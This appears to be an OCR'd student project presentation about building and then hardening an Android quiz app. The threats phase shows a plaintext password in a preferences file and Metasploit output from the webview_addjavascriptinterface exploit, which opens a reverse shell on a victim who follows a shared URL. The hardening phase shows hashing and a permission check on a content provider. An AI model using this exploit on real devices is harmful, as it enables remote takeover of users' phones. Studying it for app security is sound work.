


By: Parjanya Vyas


College Guide: Prof. Jitali Patel


Project Guide at SRI-N: Mr. Amit Bansal


Phase - I: Learning Android





Phase – 2: Developing the App

































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User ID:								
Password:								
				Logir	1			






























Phase – 3: Identifying threats








```
Hallows.xml
       k?xml version='1.0' encoding='utf-8' standalone='yes' ?>
     ☐<map>
           <string name="Name">Parjanya</string>
           <string name="p.v">password</string>
           <int name="just installed" value="1" />
           <int name="logged in" value="1" />
           <int name="Wrong" value="0" />
           <int name="Correct" value="0" />
           <string name="UID">p.v</string>
  9
 10
           <int name="Hints" value="0" />
           <int name="Marks" value="0" />
           <int name="Best time" value="-1" />
      L</map>
 14
```




```
msf exploit(webview_addjavascriptinterface) > exploit
[*] Exploit running as background job.


[*] Started reverse handler on 192.168.1.104:4444
[*] Using URL: http://0.0.0.0:8080/srini0x00
msf exploit(webview_addjavascriptinterface) > [*] Local IP: http://192.168.1.104:8080/srini0x00
[*] Server started.
```

As we can see in the above figure, a reverse handler has been started at http://192.168.1.104/srini0x00. We can directly share this URL with the victim. Once he opens it, it will open up a shell on the device as shown in the figure below.





Phase – 4: Securing the App



```
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
 ] 🖳 🖺 📭 🤚 😘 🔠 🕹 🖟 🖍 🕩 🖒 🗩 🗷 🕍 😭 🖫 🖫 🖫 🖫
Hallows.xml
       k?xml version='1.0' encoding='utf-8' standalone='yes' ?>
     -<map>
           <string name="Name">Parjanya</string>
           <string name="p.v">A9EE5CC1CC1CA82AB0C66CBD6F8C3357</string>
           <int name="just installed" value="1" />
           <int name="logged in" value="1" />
           <int name="Wrong" value="0" />
           <int name="Correct" value="0" />
           <string name="UID">p.v</string>
 10
           <int name="Hints" value="0" />
           <int name="Marks" value="0" />
           <int name="Best time" value="-1" />
      L</map>
 14
```

Administrator: C:\Windows\System32\cmd.exe Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved. C:\Windows\system32>adb devices List of devices attached C:\Windows\system32>adb devices List of devices attached Ø123456789ABCDEF device C:\Windows\system32>adb shell content query —uri content://com.example.parjanya.thedeathlyhallows.questionprovider/questions
WARNING: linker: libvc1dec_sa.ca7.so has text relocations. This is wasting memor
y and is a security risk. Please fix.
WARNING: linker: libvc1dec_sa.ca7.so has text relocations. This is wasting memor
y and is a security risk. Please fix.
Error while accessing provider:com.example.parjanya.thedeathlyhallows.questionpr java.lang.SecurityException: Permission Denial: opening provider com.example.pan janya.thedeathlyhallows.QuestionProvider from (null) (pid=32229, uid=2000) requi es com.example.parjanya.thedeathlyhallows.PERMISSION_READ_WRITE or com.example. parjanya.thedeathlyhallows.PERMISSION_READ_WRITE at android.os.larcel.readException(larcel.java-1470/ at android.os.Parcel.readException(Parcel.java:1432) at android.app.ActivityManagerProxy.getContentProviderExternal(ActivityManagerNative.java:2962) at com.android.commands.content.Content\$Command.execute<Content.java:375 at com.android.commands.content.Content.main(Content.java:544)
at com.android.internal.co.RuntimeInit.nativeFinishInit(Native Method) at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:243) at dalvik.system.NativeStart.main(Native Method) C:\Windows\system32>_